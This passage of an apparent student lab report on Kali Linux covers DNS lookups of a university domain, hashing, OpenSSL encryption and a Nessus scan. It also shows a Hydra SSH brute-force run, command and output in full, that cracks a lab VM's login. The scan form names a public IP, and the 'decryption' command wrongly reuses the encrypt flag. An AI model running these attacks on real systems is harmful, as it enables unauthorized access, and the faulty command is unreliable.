Received: 0×00000000 (0)
IFrame transmit errors: 0×0000 (0)
No receive buffers: 0×0000 (0)
tl timeouts: 0×0000 (0)
ti timeouts: 0×0000 (0)
Free NCBS: 0×0000 (0)
NCBS: 0×0000 (0)
Max NCBS: 0×0000 (0)
No transmit buffers: 0×0000 (0)
Max datagram: 0×0000 (0)
```

c) Host-tool

host is a basic program used to conduct DNS lookups in Linux. It is typically used to resolve a hostname into an IP address or vice-versa. To print the SOA record details, use the -C option. A SOA (Start of Authority) record includes fundamental characteristics about the domain and the zone that the domain is in. [3]

scanning sliit.lk using host tool

```
┌──(kali㉿kali)-[~]
└─$ sudo host
[sudo] password for kali:
Usage: host [-aCdilrTvVw] [-c class] [-N ndots] [-t type] [-W time]
            [-R number] [-m flag] [-p port] hostname [server]
       -a is equivalent to -v -t ANY
       -A is like -a but omits RRSIG, NSEC, NSEC3
       -c specifies query class for non-IN data
       -C compares SOA records on authoritative nameservers
       -d is equivalent to -v
       -l lists all hosts in a domain, using AXFR
       -m set memory debugging flag (trace|record|usage)
       -N changes the number of dots allowed before root lookup is done
       -p specifies the port on the server to query
       -r disables recursive processing
       -R specifies number of retries for UDP packets
       -s a SERVFAIL response should stop query
       -t specifies the query type
       -T enables TCP/IP mode
       -U enables UDP mode
       -v enables verbose output
       -V print version number and exit
       -w specifies to wait forever for a reply
       -W specifies how long to wait for a reply
       -4 use IPv4 query transport only
       -6 use IPv6 query transport only
```

SLIIT public IP and mail servers

```
┌──(kali㉿kali)-[~]
└─$ sudo host sliit.lk
sliit.lk mail is handled by 0 sliit-lk.mail.protection.outlook.com.
```

SLIIT Nameservers


```
┌──(kali㉿kali)-[~]
└─$ sudo host -t ns sliit.lk
sliit.lk name server s1.ns.slt.lk.
sliit.lk name server s2.ns.slt.lk.
sliit.lk name server p1.ns.slt.lk.
```

d) nslookup tool


nslookup is an acronym of name server lookup and enables you to query your DNS service. The program is usually used to acquire a domain name through your command line interface (CLI), receive IP address mapping information, and search DNS records.[4]

nslookup tool on sliit.lk


SLIIT public IP



SLIIT Nameservers



SLIIT mail servers




e) dig tool

BIND created “dig” as a powerful command-line tool for interrogating DNS nameservers. It can locate IP address records, track the query path as it seeks responses from authoritative nameservers, and detect other DNS issues.

dig tool on sliit.lk

SLIIT public IP

SLIIT Nameservers



9. Scenario 4 –Hashing based on LAB-05

Hashing is the process of converting a given key into another value. A hash function is used to generate a new value using a mathematical method. Encryption is the process of scrambling data so that it can only be unscrambled and read by those who have the matching key.

Examples: RipeMD, Tiger, xxhash,MD5, SHA-2,CRC32

a) Encryption and Decryption

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo 'my name is jaliya' > data.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat data.txt
my name is jaliya

┌──(kali㉿kali)-[~/Desktop]
└─$ sha256sum data.txt
d5d5422d53e133e194aca4d9fa24519e7cc6032d6d4d00b4a6afc9ef85700452  data.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ sha256sum data.txt > checksum

┌──(kali㉿kali)-[~/Desktop]
└─$ cat checksum
d5d5422d53e133e194aca4d9fa24519e7cc6032d6d4d00b4a6afc9ef85700452  data.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ sha256sum --check checksum
data.txt: OK

┌──(kali㉿kali)-[~/Desktop]
└─$ cat data.txt
my name is jaliya

┌──(kali㉿kali)-[~/Desktop]
└─$ openssl enc -aes-128-cbc -e -in data.txt -out encrypted.txt -md md5
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(kali㉿kali)-[~/Desktop]
└─$ cat encrypted.txt
Salted__ï¿½)Aï¿½gï¿½b;ï¿½ï¿½Uï¿½ï¿½ï¿½%ï¿½ï¿½4oï¿½jï¿½ï¿½ï¿½ï¿½cJ8ï¿½

┌──(kali㉿kali)-[~/Desktop]
└─$ openssl enc -aes-128-cbc -e -in encrypted.txt -out decrypted.txt -md md5
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

b) Steganography

A steganography software program enables a user to embed concealed data within a digital document, such as a picture or video, and subsequently retrieve that data. It is not required to hide the content in the original file in anyway. Therefore, it would not be required to change the original file and thus, it is impossible to discover anything.

10. Scenario 5 - Carry out password brute force attack on a target

Used Tool: Hydra Tool

Hydra is a pre-installed program in Kali Linux that may be used to brute-force usernames and passwords for many services including ftp, ssh, telnet, MS-SQL, and so on. To detect valid credentials, brute-force may be used to test various users and passwords against a target. The following is a list of all the protocols that hydra supports.

```
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w
[/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-f
 nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 s

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```


```
┌──(kali㉿kali)-[~/…/Lab 55/Lab05/12hydra/wordlists]
└─$ hydra -V -L usernames.txt -P usernames.txt -f ssh://192.168.244.128
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-09 13:19:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 676 login tries (l:26/p:26), ~43 tries per task
[DATA] attacking ssh://192.168.244.128:22/
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "msfadmin" - 1 of 676 [child 0] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "zeus" - 2 of 676 [child 1] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "sitharu" - 3 of 676 [child 2] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "lolc" - 4 of 676 [child 3] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "sliit" - 5 of 676 [child 4] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "slii123" - 6 of 676 [child 5] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "student" - 7 of 676 [child 6] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "darkside" - 8 of 676 [child 7] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "batman" - 9 of 676 [child 8] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "sueprman" - 10 of 676 [child 9] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "spiderman" - 11 of 676 [child 10] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "helloworld" - 12 of 676 [child 11] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "hello1234" - 13 of 676 [child 12] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "obama" - 14 of 676 [child 13] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "qwerty" - 15 of 676 [child 14] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "admin" - 16 of 676 [child 15] (0/0)
[22][ssh] host: 192.168.244.128   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.244.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-09 13:19:35
```

11. Scenario 6 – Carry out Nessus scan on a target


Used Tools: Nessus


Nessus is a remote security scanning application that examines a computer and sends out an alert if it finds any vulnerabilities that malevolent hackers could exploit to obtain access to any computer on your network.[5]


Download Nessus using https://www.tenable.com/products/nessus/nessus-essentials and install it to your kali machine.



Then start Nessus service and go to https://kali:8834/ link using your browser.



Nessus / Initializing - Mozilla Firefox
Nessus / Initializing
https://kali:8834/#/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
nessus
Initializing
Please wait while Nessus prepares the files needed to scan your assets.
Downloading plugins...
© 2021 Tenable™, Inc.
tenable



New Scan / Web Application Tests
‹ Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
Description
ms.cs7777.vk.com
Folder
My Scans
Targets
95.213.1.137
Upload Targets
Add File
Save
Cancel



Hosts 1
Vulnerabilities 73
Remediations 4
VPR Top Threats
History 1
Filter
Search Vulnerabilities
73 Vulnerabilities
Sev
Name
Family
Count
CRITICAL 2 SSL (Multiple Issues) Gain a shell remotely 3
MIXED 3 Apache Tomcat (Multiple Issues) Web Servers 3
MIXED 3 Web Server (Multiple Issues) Web Servers 3
CRITICAL Bind Shell Backdoor Detection Backdoors 1
CRITICAL NFS Exported Share Information Disclosure RPC 1
CRITICAL rexecd Service Detection Service detection 1
CRITICAL Unix Operating System Unsupported Version Detection General 1
CRITICAL UnrealIRCd Backdoor Detection Backdoors 1
CRITICAL VNC Server 'password' Password Gain a shell remotely 1
MIXED 14 SSL (Multiple Issues) General 26
MIXED 5 ISC Bind (Multiple Issues) DNS 5
MIXED 2 SSL (Multiple Issues) Service detection 3
HIGH NFS Shares World Readable RPC 1
HIGH rlogin Service Detection Service detection 1
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 1:27 PM
End: Today at 1:38 PM
Elapsed: 11 minutes
Vulnerabilities
Critical
High
Medium
Low
Info

